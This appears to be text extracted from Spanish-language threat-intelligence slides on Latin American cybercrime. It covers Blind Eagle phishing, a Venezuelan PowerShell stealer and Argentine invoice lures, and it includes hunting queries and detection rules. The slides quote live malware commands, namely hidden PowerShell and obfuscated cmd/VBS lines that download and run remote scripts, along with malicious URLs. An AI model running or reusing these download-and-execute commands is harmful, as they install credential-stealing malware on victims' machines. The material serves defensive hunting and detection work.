content:{52 00 57 00 78 00 6c 00 59 00 58 00 4a 00 75 00 55 00 32 00 4e 00 30 00 65 00 53 00 42 00 55 00 5a 00 58 00 4e 00 30 00 61 00 57 00 35 00 6e 00 49 00 47 00 4e 00 76 00 64 00 58 00 4a 00 7a 00 5a 00 51 00 3d 00 3d 00}	Identificación de los downloaders .NET que contienen una string única.



Ecuador

Blind Eagle



Ministerio de Gobierno <ganpat@shivitshop.com>
To Undisclosed-Recipients:



This message was sent with High importance.



proceso2036521056632.pdf
125 KB



EL NUEVO
ECUADOR

Saludo cordial

Le notificamos hoy 25 de marzo del año 2024 que usted tiene un proceso pendiente y hasta no recibir notificación de la caducidad de este proceso no se le permitira salir del pais

Para mayor informacion podra descargar su proceso

[VER PROCESOID2036521056632](#)


Este documento adjunto contiene una clave es : 2024

sino es posible visualizar su proceso lo hemos adjuntado



Ecuador

Blind Eagle



Blind Eagle Deploys Fake UUE Files and F Society to Target Colombia's Judiciary, Financial, Public, and Law Enforcement Entities



Ecuador



Blind Eagle - Hunting

Query	Objetivo
metadata:"fgfdgd dfghfdgd"	Identificación de archivos PDF vinculados al grupo de cibercrimen Blind Eagle.
tag:pdf (behavior_network:gtly.to or embedded_domain:gtly.to)	Identificación de archivos PDF vinculados al grupo de cibercrimen Blind Eagle.
type:email (behavior_network:gtly.to or embedded_domain:gtly.to)	Identificación de correos electrónicos que podrían estar vinculados al grupo de cibercrimen Blind Eagle.
tag:zip filename:*.LHA	Identificación de archivos comprimidos que podrían estar vinculados al grupo de cibercrimen Blind eagle
entity:url (url:"*ministeriodegobierno*" or url:"*migraciongov*" or url:"*ramajudicialgov*") and not (tld:gov or tld:gob)	Identificación de URLs que descargan el archivo comprimido LHA que podría estar vinculado al grupo de cibercrimen Blind Eagle



Paseando por LATAM - Venezuela y Colombia

cybercrime





Venezuela

Multi-stage PowerShell > Stealer

[Sample](#)

```
Set-ExecutionPolicy -Scope Process -ExecutionPolicy Bypass
(New-Object System.Net.WebClient).DownloadFile("https://x3n68kpimury0omhu7vthjrampmbyecxznmfklruynmtgh.000webhostapp.com/shell.ps1", "$env:TEMP\shell.ps1")

Start-Process powershell.exe -WindowStyle Hidden -ArgumentList "-ExecutionPolicy Bypass -File $env:TEMP\shell.ps1"
```



https://x3n68kpimury0omhu7vthjrampmbyecxznmfklruynmtgh.000webhostapp[.]com/WebPass



Dropped Files (17)			
Scanned	Detections	File type	Name
2024-03-12	1 / 60	JavaScript	C:\ProgramData\Win32x\silent.js
2024-03-12	0 / 60	Shell script	C:\ProgramData\Win32x\persistence.bat
2024-03-13	3 / 60	Powershell	C:\ProgramData\Win32x\core.ps1
2024-03-12	0 / 61	Windows shortcut	C:\Users\user\Desktop\Microsoft Edge.lnk
2024-03-21	0 / 61	JavaScript	C:\Users\user\AppData\Local\Temp\lmjfwxgooyksixoebrzjggblwlyxm
2024-03-12	0 / 61	Windows shortcut	C:\Users\user\Desktop\Google Chrome.lnk
2024-03-12	0 / 55	Shell script	C:\ProgramData\Win32x\persistenceedge.bat
?	?	file	923b7c503224d7a585b507570385cdaaafc55585eb9baa5e3ed233ec58990cd4
2024-04-03	0 / 60	?	StartupProfileData-NonInteractive
?	?	file	ad6339353dd1c9c14733608a09db1127b347cd56935b00bead4116f2b2ea35a5

```
1 @echo off
2 REM Iniciar Google Chrome de manera oculta con PowerShell
3 powershell -WindowStyle Hidden -Command "Start-Process chrome -WindowStyle Hidden"
4
5 @echo off
6 powershell.exe -WindowStyle Hidden -executionpolicy bypass -File "%SystemDrive%\ProgramData\shell_core.ps1"
```




Venezuela

Multi-stage PowerShell > Stealer | Detection

```
import "vt"

rule
Malicious_Files_000webhostapp_Venezuela_Cam
paign {
    meta
        target_entity = "url"
    condition

vt.net.url.communicating_file.analysis_stat
s.malicious >= 5 and
    vt.net.url.hostname ==
"x3n68kpimury0omhu7vthjrampmbyecxznmfklruyn
mtgh.000webhostapp.com" and
    vt.net.url.new_url
}
```

#STICPANAMÁ

```
import "vt"



rule Malicious_Files_000webhostapp {
    meta
        target_entity = "url"
    condition

vt.net.url.communicating_file.analysis_stat
s.malicious >= 5 and
    vt.net.url.hostname endswith
".000webhostapp.com" and
    vt.net.url.new_url
}
```



Paseando por LATAM - Argentina y Brasil

cybercrime





Argentina

Comprobantes fiscales

Archivos similares de facturas, comprobantes fiscales y recibos son distribuidos a múltiples organizaciones argentinas, que finalmente resulta en la obtención de credenciales y su posterior venta en foros underground


<https://l.ead.me/peuoyC>



<https://vprgestion.liornassi.com/masteflex1563.php?>



<https://s3.us-west-2.amazonaws.com/ilysmiwek3365/%40emisions225633145008.zip>




[Sample](#)



Argentina

Comprobantes fiscales



Command line

```
"C:\Windows\System32\cmd.exe" /V/D/c "echo|set /p=^"gCtFzZU5="ri":t1tw8="tp":Znxq57="."":SRjj3618="sC"&gCtFzZU5^&"pt:ht"&t1tw8^&"s://":SRjj3618=SRjj3618^&"sistecmastegodd"&Znxq57^&"life/g1":Geto^">kpGoC26.vbs"&echo bject(_>>kpGoC26.vbs&echo SRjj3618)>>kpGoC26.vbs&cmd /c start kpGoC26.vbs
```

kpGoC26.vbs

```
gCtFzZU5="ri":t1tw8="tp":Znxq57="."":SRjj3618="sC"&gCtFzZU5^&"pt:ht"&t1tw8^&"s://":SRjj3618=SRjj3618^&"sistecmastegodd"&Znxq57^&"life/g1":Getobject(_SRjj3618)
```

7 / 93

7/93 security vendors flagged this URL as malicious

<https://sistecmastegodd.life/g1>

sistecmastegodd.life

text/plain

DETECTION DETAILS RELATIONS CONTENT TELEM

Referrer Files (5/84)

Name	Detections	Type	Referred date
2 / 59	JavaScript	2024-03-13 01:51:58 UTC	
2 / 60	JavaScript	2024-03-13 06:19:29 UTC	

wscript.exe:9792 Properties

Image Performance Performance Graph

GPU Graph Threads TCP/IP Security En

☐ Resolve addresses

P...	Local Address	Remote Address	State
TCP	10.0.3.15:58689	45.40.96.163:443	ESTABLISHED



Argentina



Hunting

Query	Objetivo
metadata:"Pdfcrowd.com v20200619.084" submitter:AR	Identificación de archivos PDF que podrían estar vinculados a la campaña mostrada.
entity:url header_value:"\"2aa6-5ddb9eee18a80-gzip\"" title:"Apache2 Ubuntu Default Page: It works"	Identificación de URLs de segunda etapa que podrían estar vinculadas a la campaña mostrada.
behavior:"sistecmastegodd"	Identificación de archivos que podrían estar vinculados a la campaña mostrada a través de string en la command line.



Paseando por LATAM - Uruguay y Paraguay

cybercrime





Paraguay

Campaña dirigida a grandes empresas de Paraguay

Hackearon a la CNV: Medusa pide US\$ 500.000 y puso un ultimátum de 7 días

De uso exclusivo para BANCO ATLAS

Minuta de reunión de grupo

Fecha:
Hora:
Ubicación:

Reunión organizada por:	Escriba el nombre del organizador de la reunión aquí	Tipo de reunión:	Escriba el tipo de reunión aquí
